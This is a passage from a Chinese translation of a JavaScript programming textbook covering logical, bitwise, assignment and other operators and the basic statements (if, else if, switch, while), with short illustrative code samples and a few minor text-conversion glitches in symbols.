5.7.1 逻辑与运算符（&&）

当运算符 && 的两个运算数都是布尔值时，它对这两个运算数执行布尔 AND 操作，即当且仅当它的两个运算数都是 true 时，它才返回 true。如果其中一个或两个运算数值为 false，它就返回 false。

这个运算符的实际行为比较复杂。首先，它将计算第一个运算数，也就是位于它左边的表达式。如果这个表达式的值可以被转换成 false（例如，左边运算数的值为 null、0

或 undefined), 那么运算符将返回左边表达式的值。否则, 它将计算第二个运算数, 也就是位于它右边的表达式, 并且返回这个表达式的值 (注 1)。

注意, 该运算符既可以计算其右边表达式的值, 也可以不计算这个值, 这是由它左边的表达式的值决定的。读者可能会偶然见到利用 && 运算符这一特性的代码。例如, 接下来的两行 JavaScript 代码是等效的:

```
if (a == b) stop();  
(a == b) && stop();
```

虽然有些程序员 (尤其是 Perl 程序员) 认为这是一种自然的、有用的程序设计思想, 但是笔者反对使用这种方法。运算符右边的代码不能保证会被计算, 这实际上是一个常见的 bug。考虑如下的代码:

```
if ((a == null) && (b++ > 10)) stop();
```

这个语句所做的可能并不是程序员想要的, 因为只要左边的比较表达式的值为 false, 那么右边的递增运算符就不会被执行。要避免这种问题, 就不要在 && 运算符右边使用具有副作用 (赋值、递增、递减和函数调用) 的表达式, 除非非常确定地知道自己正在做什么。

尽管这种运算符的实际工作方式相当混乱, 但是如果只把它看作是一个布尔代数的运算符的话, 它就是最简单的, 而且也相当安全。虽然它实际返回的并不是一个布尔值, 但是这个值却总能够被转换成一个布尔值。

5.7.2 逻辑或运算符 (||)

当运算符 || 的两个运算数都是布尔值时, 它对这两个运算数执行布尔 OR 操作, 即如果它的两个运算数中有一个值为 true (或者两个都为 true), 那么它就返回 true。如果它的两个运算数值都为 false, 它就返回 false。

虽然 || 运算符常用为布尔 OR 运算符, 但是它和 && 运算符一样, 行为是比较复杂的。首先, 它要计算第一个运算数, 即它左边的表达式的值。如果这个表达式的值可以被转换成 true, 那么它就返回左边这个表达式的值。否则, 它将计算第二个运算数, 即位于它右边的表达式, 并且返回该表达式的值 (注 2)。

注 1: 在 JavaScript 1.0 和 JavaScript 1.1 中, 如果左边的表达式的值为 false, && 运算符返回 false, 而不是返回左边的表达式的未转换的值。

注 2: 在 JavaScript 1.0 和 JavaScript 1.1 中, 如果左边的表达式可以转换为 true, && 运算符返回 true, 而不是返回左边的表达式的未转换的值。

和 && 运算符一样，在使用 || 运算符时，应该避免使右边的运算符产生副作用，除非故意不计算右边的表达式。

即使 || 运算符的运算数不是布尔值，仍然可以将它看作布尔 OR 运算，因为无论它返回的值是什么类型的，都可以被转换为布尔值。

另一方面，读者有时候可能会看到这样的代码，对非布尔型的运算数使用了 ||，这是利用了它对于非布尔型的值会将其返回的特性。该运算符的这一用法通常是选取一组备选值中的第一个定义了的并且非空的值（也就是说，第一个不会转换为 false 的值）。下面是一个例子：

```
// If max_width is defined, use that. Otherwise look for a value in
// the preferences object. If that is not defined use a hard-coded constant.
var max = max_width || preferences.max_width || 500;
```

5.7.3 逻辑非运算符 (!)

运算符 ! 是一个一元运算符，它放在一个运算数之前，用来对运算数的布尔值取反。例如，如果变量 a 的值为 true（或者它的值可以转换为 true），那么 !a 的值就是 false。如果表达式 p && q 的值为 false（或者它的值可以被转换为 false），那么 !(p && q) 的值就是 true。

如果需要的话，在对操作数取反之前，! 运算符先把它的运算数转换为一个布尔类型的值（使用第 3 章所描述的规则）。这意味着，对任何值 x 应用两次该运算符（即 !!x）都可以将它转换成一个布尔值。

5.8 位运算符

尽管在 JavaScript 中所有的数字都是浮点型的，但是位运算符却要求它的数字运算数是整型的。它们操作的这些整型运算数使用的是 32 位的整数表示法，而不是等价的浮点表示法。这些运算符中有四个是对运算数的每个位执行布尔代数运算，就像运算数中的每个位都是一个布尔值，执行的运算与我们在前面看到逻辑运算符的运算相似。其他三个位运算符用于位的左移或右移。

如果位运算符用于非整型的运算数，或者用于太大的以至于不能用 32 位的整数表示的运算数，它将返回 NaN。但是在 JavaScript 1.2 和 ECMAScript 中，则通过舍弃运算数的小数部分或高于 32 位的数位来将运算数限制在 32 位的整数这个范围内。移位运算符要求其右边的运算数在 0 到 31 之间。当用如前所述的方法把该运算数转换成 32 位的整数后，它们将舍弃第 5 位后的数位，以生成一个位数正确的数字。

如果读者还不熟悉二进制数和十进制整数的二进制表示法,那么可以跳过本节所介绍的运算符。本节并没有介绍这些运算符的用途,因为它们用于低级的二进制数操作,在JavaScript的程序设计中并不常用。位运算符主要包括:

按位与运算符 (&)

运算符 & 对它的整型参数逐位执行布尔 AND 操作。只有两个运算数中相应的位都为 1,那么结果中的这一位才为 1。例如, $0x1234 \& 0x00FF = 0x0034$ 。

按位或运算符 (|)

运算符 | 对它的整型参数逐位执行布尔 OR 操作。如果其中一个运算数中的相应位为 1 或者两个运算数中的相应位都为 1,那么结果中的这一位就为 1。例如, $9|10 = 11$ 。

按位异或运算符 (^)

运算符 ^ 对它的整型参数逐位执行布尔异或操作。异或是指第一个运算数是 true,或者第二个运算数是 true,但是两者不能同时为 true。如果两个运算数中只有一个数的相应位为 1 (但不能同时为 1),那么结果中的这一位就为 1。例如, $9^10 = 3$ 。

按位非运算符 (~)

运算符 ~ 是个一元运算符,它位于一个整型参数之前,它将运算数的所有位取反。根据 JavaScript 中带符号的整数的表示方法,对一个值使用 ~ 运算符相当于改变它的符号并且减 1。例如, $\sim 0x0f = 0xffffffff0$ 或 -16 。

左移运算符 (<<)

运算符 << 左移第一个运算数中的所有位,移动的位数由第二个运算数指定,移动的位数应该是一个 0 到 31 的整数。例如,在表达式 $a<<1$ 中, a 的第一位变成了它的第二位, a 的第二位变成了它的第三位,以此类推。新的第一位用 0 来补充,舍弃第 32 位的值。将一个值左移 1 位相当于对它乘 2,左移 2 位相当于对它乘 4,以此类推。例如, $7<<1=14$ 。

带符号的右移运算符 (>>)

运算符 >> 右移第一个运算数中的所有位,移动的位数由第二个运算数指定,移动的位数应该是一个 0 到 31 的整数。舍弃右边溢出的位,填补在左边的位由原运算数的符号位决定,以便保持结果的符号与原操作数一致。如果第一个运算数是正的,就用 0 填补结果的高位;如果第一个运算数是负的,就用 1 填补结果的高位。将一个值右移 1 位,相当于用 2 除它 (丢弃余数),右移 2 位,相当于用 4 除它,以此类推。例如, $7>>1=3$, $-7>>1=-4$ 。

用 0 补足的右移运算符 (\ggg)

运算符 \ggg 和运算符 \gg 一样，只是从左边移入总是 0，与原运算数的符号无关。

例如， $-1 \gg 4 = -1$ ，但是 $-1 \ggg 4 = 268435455 (0 \times 0 \text{ffffff})$ 。

5.9 赋值运算符

我们在第 4 章中讨论过，在 JavaScript 中 $=$ 是用于给一个变量赋值的。例如：

```
i = 0
```

虽然读者可能认为这样一行 JavaScript 代码并不是一个可计算的表达式，但是实际上，它确实是一个表达式，而且从技术上说， $=$ 是一个运算符。

运算符 $=$ 要求它左边的运算数是一个变量，数组的一个元素，或者是对象的一个属性。右边的运算数是一个任意的值，这个值可以是任何类型的。赋值表达式的值就是它右边的运算数的值。此外，运算符 $=$ 可以将它右边的值赋给左边的变量、元素或属性，以便将来可以使用变量、元素或属性来引用这个值。

因为 $=$ 被定义为一个运算符，所以可以将它用于更复杂的表达式。例如，可以在同一个表达式中进行赋值并检测这个值，代码如下：

```
(a = b) == 0
```

如果这样做，一定要确保自己十分清楚运算符 $=$ 和 $==$ 之间的区别。

赋值运算符的结合性是从右到左的，也就是说，如果一个表达式中有多个赋值运算符，将从右到左进行计算。因此可以编写如下的代码，将一个值赋给多个变量：

```
i = j = k = 0;
```

记住，每个赋值表达式都有一个值，这个值就是赋值运算符右边的值。因此，在上面的代码中，第一个赋值表达式（最右边的赋值表达式）的值就是第二个赋值表达式（中间的表达式）赋值运算符右边的值，而第二个赋值表达式的值又是最后一个赋值表达式（最左边的表达式）赋值运算符右边的值。

带操作的赋值运算

除了常规的赋值运算符 $=$ 之外，JavaScript 还支持许多其他的赋值运算符，这些运算符将赋值运算符和其他运算符联合在一起，提供了一些快捷的运算方式。例如，运算符 $+=$ 执行的是加法运算和赋值操作。表达式：

```
total += sales_tax
```

和下面的表达式是等效的：

```
total = total + sales_tax
```

运算符 `+=` 可以作用于数字和字符串。如果它的运算数是数字，那么它将执行加法运算和赋值操作；如果运算数是字符串，它就执行连接操作和赋值操作。

这类运算符还包括 `-=`、`*=`、`&=` 等。表 5-2 列出了该类的所有运算符。

表 5-2：赋值运算符

运算符	示例	等价等式
<code>+=</code>	<code>a += b</code>	<code>a = a + b</code>
<code>-=</code>	<code>a -= b</code>	<code>a = a - b</code>
<code>*=</code>	<code>a *= b</code>	<code>a = a * b</code>
<code>/=</code>	<code>a /= b</code>	<code>a = a / b</code>
<code>%=</code>	<code>a %= b</code>	<code>a = a % b</code>
<code><<=</code>	<code>a <<= b</code>	<code>a = a << b</code>
<code>>>=</code>	<code>a >>= b</code>	<code>a = a >> b</code>
<code>>>>=</code>	<code>a >>>= b</code>	<code>a = a >>> b</code>
<code>&=</code>	<code>a &= b</code>	<code>a = a & b</code>
<code> =</code>	<code>a = b</code>	<code>a = a b</code>
<code>^=</code>	<code>a ^= b</code>	<code>a = a ^ b</code>

在大多数情况下；表达式为：

```
a op= b
```

这里，`op` 表示一个运算符，这个表达式等同于：

```
a = a op b
```

这些表达式的不同之处仅仅在于它们会产生副作用，例如函数调用或增量运算。

5.10 其他运算符

JavaScript 还支持许多其他的运算符，我们将在接下来的小节中讨论这些运算符。

5.10.1 条件运算符 (?:)

条件运算符是JavaScript中唯一的三元运算符（带有三个运算数），有时就称它为三元运算符。这个运算符常被写为?:，但是在代码中它却不是这样的，因为这个运算符具有三个运算数，第一个位于?之前，第二个位于?和:之间，第三个位于:之后。可以用如下方式来使用它：

```
x > 0 ? x*y : -x*y
```

条件运算符的第一个运算数必须是一个布尔值（或能够被转换为布尔值），通常它是一个比较表达式的结果。第二个和第三个运算数可以是任何类型的值。条件运算符的返回值是由第一个运算数的布尔值决定的。如果这个运算数的值为true，那么条件表达式的值就是第二个运算数的值。如果第一个运算数的值为false，那么条件表达式的值就是第三个运算数的值。

虽然使用if语句可以得到同样的结果，但是在许多情况下使用运算符?:更为快捷。下面是它的一个典型用法，即用它来检查一个变量是否被定义，如果定义了，就使用这个变量，否则就提供一个默认值：

```
greeting = "hello " + (username != null ? username : "there");
```

这和下面if语句是等价的，但是上面的代码结构更为紧凑一些：

```
greeting = "hello ";  
if (username != null)  
    greeting += username;  
else  
    greeting += "there";
```

5.10.2 typeof 运算符

typeof是个一元运算符，放在一个运算数之前，这个运算数可以是任意类型的。它的返回值是一个字符串，该字符串说明了运算数的类型。

如果typeof的运算数是数字、字符串或者布尔值，它返回的结果就是“number”、“string”或“boolean”。对对象、数组和null，它返回的是“object”。对函数运算数，它返回的是“function”。如果运算数是未定义的，它将返回“undefined”。

当typeof的运算数是Number、String或Boolean这样的包装对象时，它返回的是“object”。此外，对Date和RegExp对象，它也返回“object”。对于那些不属于JavaScript核心语言，而是由JavaScript嵌入的环境提供的对象，typeof的返回值是由实现决定的。但是，在客户端JavaScript中，typeof对所有的客户端对象返回的都是“object”，这与它对所有核心对象的处理是一样的。

可以采用如下方式在表达式中使用 `typeof` 运算符：

```
typeof i  
(typeof value == "string") ? "'" + value + "'" : value
```

注意，可以用括号将 `typeof` 的运算数括起来，这使得 `typeof` 看起来更像是个函数名，而不是一个运算符关键字：

```
typeof(i)
```

由于 `typeof` 对所有的对象和数组类型返回的都是 “object”，所以它只在区别对象和原始类型时才有用。要区别一种对象类型和另一种对象类型，必须使用其他的方法。例如 `instanceof` 运算符（参阅 5.5.3 节）和 `constructor` 属性（参阅本书第三部分对 `Object.constructor` 的说明）。

`typeof` 运算符是由 ECMAScript v1 规范定义的，在 JavaScript 1.1 及其后的版本中实现。

5.10.3 对象创建运算符（new）

`new` 运算符用来创建一个新对象，并调用构造函数初始化它。`new` 是一个一元运算符，出现在构造函数的调用之前。它的语法如下：

```
new constructor(arguments)
```

`constructor` 必须是一个构造函数表达式，其后应该有一个用括号括起来的参数列表，列表中有零或多个参数，参数之间用逗号分隔。JavaScript 简化了该语法，即如果函数调用时没有参数，就可以省去括号，这种简化了的语法只适用于运算符 `new`。下面是一些使用 `new` 运算符的例子：

```
o = new Object; // Optional parentheses omitted here  
d = new Date(); // Returns a Date object representing the current time  
c = new Rectangle(3.0, 4.0, 1.5, 2.75); // Create an object of class Rectangle  
obj[i] = new constructors[i]();
```

运算符 `new` 首先创建一个新对象，该对象的属性都未被定义。接下来，它将调用特定的构造函数，传递指定的参数，此外还要把新创建的对象传递给关键字 `this`。这样构造函数就可以使用关键字 `this` 来初始化新对象。我们将在第 7 章中学到更多有关 `new` 运算符、关键字 `this` 和构造函数的内容。

利用 `new Array()` 语法，可以用 `new` 运算符创建数组。我们将在第 7 章中看到更多有关创建和使用对象与数组的内容。

5.10.4 delete 运算符

delete运算符是个一元运算符，它将删除运算数所指定的对象的属性、数组元素或变量（注3）。如果删除操作成功，它将返回true，如果运算数不能被删除，它将返回false。并非所有的属性和变量都是可以删除的，某些内部的核心属性和客户端属性不能删除，用var语句声明的用户定义变量也不能被删除。如果delete使用的运算数是一个不存在的属性，它将返回true（令人吃惊的是，ECMAScript标准规定，当delete运算的运算数不是属性、数组元素或变量时，它返回true）。下面是一些使用该运算符的例子：

```
var o = {x:1, y:2};    // Define a variable; initialize it to an object
delete o.x;            // Delete one of the object properties; returns true
typeof o.x;           // Property does not exist; returns "undefined"
delete o.x;            // Delete a nonexistent property; returns true
delete o;              // Can't delete a declared variable; returns false
delete 1;              // Can't delete an integer; returns true
x = 1;                 // Implicitly declare a variable without var keyword
delete x;              // Can delete this kind of variable; returns true
x;                     // Runtime error: x is not defined
```

注意，删除属性、变量或数组元素不只是把它们值设置为undefined。当删除一个属性后，该属性将不再存在。详情请参阅4.3.2小节的相关讨论。

delete所能影响的只是属性值，并不能影响被这些属性引用的对象，理解这一点很重要。考虑如下的代码：

```
var my = new Object();    // Create an object named "my"
my.hire = new Date();     // my.hire refers to a Date object
my.fire = my.hire;        // my.fire refers to the same object
delete my.hire;           // hire property is deleted; returns true
document.write(my.fire);  // But my.fire still refers to the Date object
```

5.10.5 void 运算符

void是一个一元运算符，它可以出现在任何类型操作数之前。这个运算符的用途比较特殊，它总是舍弃运算数的值，然后返回undefined。这种运算符常用在客户端的javascript: URL中，在这里可以计算表达式的值，而浏览器不会显示出这个值。

例如，可以在HTML的标记中以如下方式使用void运算符：

```
<a href="javascript:void window.open();" >Open New Window</a>
```

注3：如果读者是一位C++程序员，注意，JavaScript中的delete运算符一点也不像C++中的delete运算符。在JavaScript中，内存回收是由垃圾收集自动处理的，不需要操心显式地释放内存。因此，不需要用C++式的delete来删除整个对象。

`void`的另一个用途是专门生成`undefined`值。ECMAScript v1定义了`void`运算符，JavaScript 1.1实现了它。但是全局的`undefined`属性则是在ECMAScript v3中定义的，由JavaScript 1.5实现。所以，考虑到向后兼容性，读者会发现用表达式`void 0`比使用`undefined`属性更有用。

5.10.6 逗号运算符 (,)

逗号运算符非常简单。它先计算其左边的参数，再计算其右边的参数，然后返回右边参数的值。因此，如下的代码：

```
i=0, j=1, k=2;
```

等价于：

```
i = 0;  
j = 1;  
k = 2;
```

它的值为2。这个奇怪的运算符只在个别环境中使用，一般是在只允许出现一个表达式的地方计算几个不同的表达式时才使用的。在实际应用中，逗号运算符只和`for`循环语句联合使用，我们将在第6章中看到这个语句。

5.10.7 数组和对象存取运算符

我们在第3章中简要地提到过，可以使用方括号`[]`来存取数组的元素，使用点号`.`来存取对象的元素。在JavaScript中，“`[]`”和“`.`”都是运算符。

运算符“`.`”左边的运算数是一个对象，右边的运算数是一个标识符（属性名）。右边的运算数既不能是字符串，也不能是存放字符串的变量，而应该是属性或方法的直接量名，而且不需要指明类型。下面是一些例子：

```
document.lastModified  
navigator.appName  
frames[0].length  
document.write("hello world")
```

如果对象中没有指定的属性，JavaScript并不会把这看作一个错误，而是返回`undefined`作为这个表达式的值。

大多数运算符允许运算数是任意的表达式，只要这个表达式的类型和运算数的类型是匹配的。而运算符“`.`”则是个例外，位于它右边的运算数必须是一个标识符，其他的类型都是不允许的。

运算符“[]”用于存取数组元素，还可以用于存取对象的属性，而且没有“.”运算符对其右边运算数的限制。如果它的第一个运算数（位于左方括号之前的运算数）引用的是一个数组，那么它的第二个运算数（位于括号之内的运算数）就应该是一个值为整数的表达式。例如：

```
frames[1]
document.forms[i + j]
document.forms[i].elements[j++]
```

如果运算符“[]”的第一个运算数引用的是一个对象，那么第二个运算数就应该是一个值为字符串的表达式，它指明了该对象的一个属性。注意，在这种情况下，第二个运算数是一个字符串，而不是一个标识符。它应该是一个用引号括起来的常量，或者是一个变量、表达式，它们引用了一个字符串。例如：

```
document["lastModified"]
frames[0]['length']
data["val" + i]
```

运算符“[]”通常用于存取数组元素。要存取一个对象的属性，它并没有使用运算符“.”那么方便，因为它需要引用属性名。但是，当对象用作关联数组时，由于属性名是动态生成的，所以不能使用运算符“.”，而只能使用运算符“[]”。当使用for/in循环时，这种情况很常见，我们将在第6章中介绍这种语句。下面的JavaScript代码使用了for/in循环和“[]”运算符来输出一个对象o的所有属性的名字和值：

```
for (f in o) {
    document.write('o.' + f + ' = ' + o[f]);
    document.write('<br>');
}
```

5.10.8 函数调用运算符

在JavaScript中运算符()用于调用函数。这是一个特殊的运算符，因为它没有固定数目的运算数。它的第一个运算数总是一个函数名或者是一个引用函数的表达式，其后就是左括号和数目不定的运算数，这些运算数可以是任意的表达式，它们之间用逗号隔开，右括号跟在最后一个运算数之后。()运算符将计算它的每一个运算数，然后调用第一个运算数指定的函数，而且把余下的运算数的值传递给这个函数作为它的参数。例如：

```
document.close()
Math.sin(x)
alert("Welcome " + name)
Date.UTC(2000, 11, 31, 23, 59, 59)
funcs[i].f(funcs[i].args[0], funcs[i].args[1])
```

第 6 章

语句

我们在上一章中见到过，表达式在 JavaScript 中是一个短语，可以用它进行计算以生成一个值。虽然表达式中的运算符可以带来各种各样的副作用，但是一般说来，表达式是什么都不做的。要想使某件事情发生，就必须使用 JavaScript 语句 (statement)，它就像一个完整的句子或命令。本章将介绍 JavaScript 的各种语句，并且解释这些语句的语法。一个 JavaScript 程序就是一些语句的集合，所以一旦掌握了 JavaScript 语句，就可以编写 JavaScript 程序了。

在研究 JavaScript 语句之前，先回忆一下第 2.4 小节，其中介绍过 JavaScript 语句之间是以分号分隔的。但是如果把每个语句单独放在一行，JavaScript 允许省略分号。不过还是养成在每处都使用分号的习惯比较好。

6.1 表达式语句

在 JavaScript 中，最简单的语句莫过于表达式了。我们在第 5 章中见过这种语句。赋值语句是一种主要的表达式语句。例如：

```
s = "Hello " + name;
i *= 3;
```

递增运算符 (++) 和递减运算符 (--) 都和赋值语句有关。它们的作用是改变一个变量的值，就像执行了一条赋值语句一样：

```
counter++;
```

delete 运算符的重要作用是删除一个对象的属性，所以，它一般作为语句使用，而不是作为复杂表达式的一部分：

```
delete o.x;
```

函数调用是表达式语句的另一个大类。例如：

```
alert("Welcome, " + name);  
window.close();
```

虽然这些客户端函数调用都是表达式，但是它们都对Web浏览器产生了影响，所以它们也是语句。

如果一个函数没有任何作用，那么调用它就没有什么意义了，除非它是赋值语句的一部分。例如，绝不会计算了一个余弦值然后把结果丢弃：

```
Math.cos(x);
```

相反，计算了这个值之后，还要把它赋给一个变量，以便将来能够使用这个值。

```
cx = Math.cos(x);
```

再次提醒读者，这些示例中的每行代码都是以分号结束的。

6.2 复合语句

在第5章中我们见到过，可以用逗号运算符将几个表达式联合起来，形成一个表达式。JavaScript还有一种方法可以将几个语句联合起来，形成一个语句或者语句块(statement block)。这只需要用花括号把几个语句括起来即可。下面的几行代码就可以作为一个单独的语句，用于JavaScript中任何需要使用单个语句的地方：

```
{  
    x = Math.PI;  
    cx = Math.cos(x);  
    alert("cos(" + x + ") = " + cx);  
}
```

注意，虽然语句块可以作为一个语句，但是在它的结尾处却不需要使用分号。块中的原始语句需要以分号来结尾，但是块本身并不需要这样做。

虽然用逗号运算符将几个表达式联合起来这一方法并不常用，但是将几个语句联合起来形成一个大的语句块却是极其常见的。我们在接下来的几节中会发现，一些JavaScript语句可以包含别的语句（就像表达式可以包含别的表达式一样），这样的语句就叫做复合语句(compound statement)。正式的JavaScript语法规则规定每个复合语句可以包含一个子语句，那么使用语句块，就可以将任意数量的语句放在这个子语句中。

JavaScript解释器执行复合语句时，只是一句一句地按照编写的顺序执行构成它的语句。通常JavaScript解释器会执行所有的语句。但在某些情况下，复合语句会意外终止。发生这种终止的情况主要是由于复合语句含有break语句、continue语句、return语

句或throw语句,或者它引发了错误,或者它调用的函数引发了不能捕捉的错误或抛出了不能捕捉的异常。我们将在后面的小节中学习更多有关这些意外终止的内容。

6.3 if 语句

if 语句是基本的控制语句,它使得JavaScript进行选择,更准确地说,就是有条件地执行语句。这个语句有两种形式,第一种形式是:

```
if (expression)
    statement
```

在这种形式中,expression是要被计算的,如果计算的结果是true,或者可以被转换成true,那么就执行statement。如果expression的值为false,或者可以被转换成false,那么就不执行statement。例如:

```
if (username == null)           // If username is null or undefined,
    username = "John Doe";      // define it
```

同样:

```
// If username is null, undefined, 0, "", or NaN, it converts to false,
// and this statement will assign a new value to it.
if (!username) username = "John Doe";
```

虽然在这里看起来括起表达式的括号无关紧要,但是它们却是if语句的语法所必需的一部分。

我们在前面提到过,可以使用一个语句块来替换单个的语句,所以if语句也可以用如下代码:

```
if ((address == null) || (address == "")) {
    address = "undefined";
    alert("Please specify a mailing address.");
}
```

在这些例子中,格式上的缩进并不是必需的。JavaScript会把多余的空格都忽略掉。而且,由于我们在每条语句之后都用了分号,所以可以将例子中的所有代码都写到一行中。但是像上例所示的那样使用换行和缩进会使得代码更易读,也更容易理解。

if语句的第二种形式引入了else从句,当expression的值是false时,就执行这个从句。它的语法如下:

```
if (expression)
    statement1
else
    statement2
```

在这种形式中，先计算 *expression* 的值，如果它是 *true*，就执行 *statement1*，否则就执行 *statement2*。例如：

```
if (username != null)
    alert("Hello " + username + "\nWelcome to my blog.");
else {
    username = prompt("Welcome!\n What is your name?");
    alert("Hello " + username);
}
```

当在具有 *else* 从句的 *if* 语句中进行嵌套时，要注意确保 *else* 语句匹配了正确的 *if* 语句。考虑如下的代码：

```
i = j = 1;
k = 2;
if (i == j)
    if (j == k)
        document.write("i equals k");
else
    document.write("i doesn't equal j");    // WRONG!!
```

在这个例子中，内层的 *if* 语句构成了外层的 *if* 语句所需要的子语句。但是，*if* 和 *else* 是如何匹配的并不十分清楚（只有缩进给出了一些暗示）。而且，在这个例子中，缩进的给出暗示是错误的，因为 JavaScript 的解释器实际上将上面的这个例子解释为：

```
if (i == j) {
    if (j == k)
        document.write("i equals k");
    else
        document.write("i doesn't equal j");    // OOPS!
}
```

JavaScript 中的规则（和大多数程序设计语言一样）是，*else* 从句是离它最近的 *if* 语句的一部分。要使这个例子更易读、易理解、易支持和调试，可以使用花括号：

```
if (i == j) {
    if (j == k) {
        document.write("i equals k");
    }
}
else { // What a difference the location of a curly brace makes!
    document.write("i doesn't equal j");
}
```

虽然这并不是本书中使用的风格，但是许多程序员都有将 *if* 和 *else* 语句的主体用花括号括起来的习惯（就像其他的复合语句一样，如 *while* 循环），即使这个主体仅由一条语句构成。坚持这样做，就可以避免出现上述的问题。

6.4 else if 语句

我们已经看到，使用 if/else 语句可以根据表达式的结果来测试一个条件，然后执行两条代码中的一条。但是当我们需要执行的是多条代码中的一条时又该怎么办呢？一个解决方法是使用 else if 语句。else if 语句并不是一个真正的 JavaScript 语句，它只不过是在重复使用 if/else 语句时经常使用的一个程序设计思想罢了：

```
if (n == 1) {  
    // Execute code block #1  
}  
else if (n == 2) {  
    // Execute code block #2  
}  
else if (n == 3) {  
    // Execute code block #3  
}  
else {  
    // If all else fails, execute block #4  
}
```

这段代码并没有什么特殊之处。它只是一系列的 if 语句，其中每个 if 语句都是前一语句的 else 从句的一部分。使用 else if 语句的思想是很可取的，而且比使用语法上和它等价的嵌套形式更易读：

```
if (n == 1) {  
    // Execute code block #1  
}  
else {  
    if (n == 2) {  
        // Execute code block #2  
    }  
    else {  
        if (n == 3) {  
            // Execute code block #3  
        }  
        else {  
            // If all else fails, execute block #4  
        }  
    }  
}
```

6.5 switch 语句

一个 if 语句会在程序的执行流程中产生一个分支。也可以像前面一节所介绍的那样使用多个 if 语句来执行多个分支。但是，这并不是最好的解决方案，尤其是当所有的分支都依赖于一个变量的值时。在这种情况下，重复检测多个 if 语句中同一个变量的值是一种浪费。

switch 语句正是用来处理这种情况的，它比重复使用 if 语句有效得多。JavaScript 的 switch 语句和 Java 或 C 的 switch 语句非常相似。关键字 switch 之后是一个表达式和一个代码块，这和 if 语句比较相似：

```
switch(expression) {  
    statements  
}
```

但是，完整的 switch 语句的语法比上面所示的语法要复杂得多。在代码块中，不同的位置要使用 case 关键字后加一个值和一个冒号来标记。当执行一个 switch 语句时，它先计算 expression 的值，然后查找和这个值匹配的 case 标签。如果找到了相应的标签，就开始执行 case 标签后的代码块中的第一条语句。如果没有找到和这个值匹配的 case 标签，就开始执行标签 default（它是在特殊情况下使用的标签）后的第一条语句。如果没有 default 标签，它就跳过所有的代码块。

switch 语句是一个解释起来容易产生混淆的语句，如果使用一个例子来解释，它的操作就变得比较清晰了。下面的 switch 语句和上一节中所示的重复使用 if/else 的语句等价：

```
switch(n) {  
    case 1:                // Start here if n == 1  
        // Execute code block #1.  
        break;             // Stop here  
    case 2:                // Start here if n == 2  
        // Execute code block #2.  
        break;             // Stop here  
    case 3:                // Start here if n == 3  
        // Execute code block #3.  
        break;             // Stop here  
    default:               // If all else fails...  
        // Execute code block #4.  
        break;             // stop here  
}
```

注意，在上面的代码中，每一个 case 语句的结尾处都使用了关键字 break。我们将在后面的小节中介绍 break 语句，它使程序跳到 switch 语句或循环语句的结尾处。在 switch 语句中，case 从句只是指明了想要执行的代码的起点，但是并没有指明终点。如果没有 break 语句，那么 switch 语句就会从和 expression 的值匹配的 case 标签处的代码块开始执行，顺次执行其后的语句，直到代码块的结尾。这种由一个 case 标签执行到下一个 case 标签的代码是极少使用的，99% 的情况下，应该使用 break 语句来终止每个 case 语句。（不过，如果是在函数中使用 switch 语句，可以使用 return 语句代替 break 语句。这两个语句都用于终止 switch 语句，防止一个 case 块执行完后继续执行下一个 case 块。）

下面是一个更实际的 switch 语句的例子，它根据值的类型，把这个值转换成了一个字符串：

```
function convert(x) {  
    switch(typeof x) {  
        case 'number':           // Convert the number to a hexadecimal integer  
            return x.toString(16);  
        case 'string':           // Return the string enclosed in quotes  
            return '"' + x + '"';  
        case 'boolean':          // Convert to TRUE or FALSE, in uppercase  
            return x.toString().toUpperCase();  
        default:                 // Convert any other type in the usual way  
            return x.toString();  
    }  
}
```

注意，在前两个例子中，case 关键字后跟随的是数字和字符串直接量。这是实际应用中 switch 语句最常用的方法，但是 ECMAScript v3 标准允许 case 语句后跟随任意的表达式（注 1）。例如：

```
case 60*60*24:  
case Math.PI:  
case n+1:  
case a[0]:
```

switch 语句首先计算 switch 关键字后的表达式，然后按照出现的顺序计算 case 后的表达式，直到找到与 switch 表达式的值相匹配的 case 表达式为止（注 2）。由于匹配的 case 表达式是用 === 等同运算符判定的，而不是用 == 相等运算符判定的，所以表达式必须在没有类型转换的情况下进行匹配。

注意，用含有副作用的 case 表达式（如产生函数调用或赋值）不是好的程序设计习惯，因为每次执行 switch 语句时并不会计算所有的 case 表达式。当只有某些情况下出现副作用时，很难理解并预测程序的正确行为。最安全的办法是把 case 表达式限制在常量表达式的范围内。

注 1：这使得 JavaScript 的 switch 语句和 C、C++、Java 的 switch 语句有很大的不同。在 C、C++、Java 中，case 表达式必须是编译时的常量，它们的值必须为整数或者其他整数类型，而且所有值的类型必须是相同的。

注 2：这意味着 JavaScript 的语句的执行效率比 C、C++、Java 的 switch 语句低。由于 C、C++ 和 Java 中，case 表达式是编译时常量，所以不必像在 JavaScript 中那样计算它们在运行时的值。而且，由于在 C、C++ 和 Java 中，case 表达式的值是整数类型的，所以可以用高效率的“跳转表”来实现 switch 语句。

前面提到过，如果没有一个 `case` 表达式与 `switch` 表达式匹配，`switch` 语句就开始执行标签为 `default:` 的语句体。如果没有 `default:` 标签，`switch` 语句就跳过它的整个主体。注意，在前面的例子中，`default:` 标签都出现在 `switch` 主体的末尾，位于所有 `case` 标签之后。这不过是个合理、常用的 `default:` 标签的位置，实际上，`default:` 标签可以放置在语句体的任何地方。

6.6 while 语句

`if` 语句是基本的控制语句，允许 JavaScript 进行选择；和 `if` 语句一样，`while` 语句也是一个基本语句，它允许 JavaScript 执行重复的动作。它的语法如下：

```
while (expression)
    statement
```

`while` 首先计算 `expression` 的值。如果它的值是 `false`，那么 JavaScript 就转而执行程序中的下一条语句。如果值为 `true`，那么就执行构成循环体的 `statement`，然后再计算 `expression` 的值。这次如果 `expression` 的值是 `false`，那么 JavaScript 就转而执行程序中的下一条语句，否则再次执行 `statement`。这种循环会一直继续下去，直到 `expression` 的值为 `false` 为止，这时就说明 `while` 语句结束了，JavaScript 就会执行下一条语句。注意，用 `while(true)` 会创建一个无限循环。

通常说来，我们并不想让 JavaScript 反复执行同一操作，所以几乎在每一个循环中，都会有一个或者多个变量随着循环的迭代 (iteration) 而改变。正是由于改变了这些变量，所以每次循环执行 `statement` 的操作也有可能不同。而且，如果改变了的变量或改变所涉及的变量是属于 `expression` 的，那么每次循环时 `expression` 的值也会不同。这一点很重要，否则一个初始值是 `true` 的表达式的值永远也不会改变，那么循环也就永远都不会结束了。下面是一个 `while` 循环的例子：

```
var count = 0;
while (count < 10) {
    document.write(count + "<br>");
    count++;
}
```

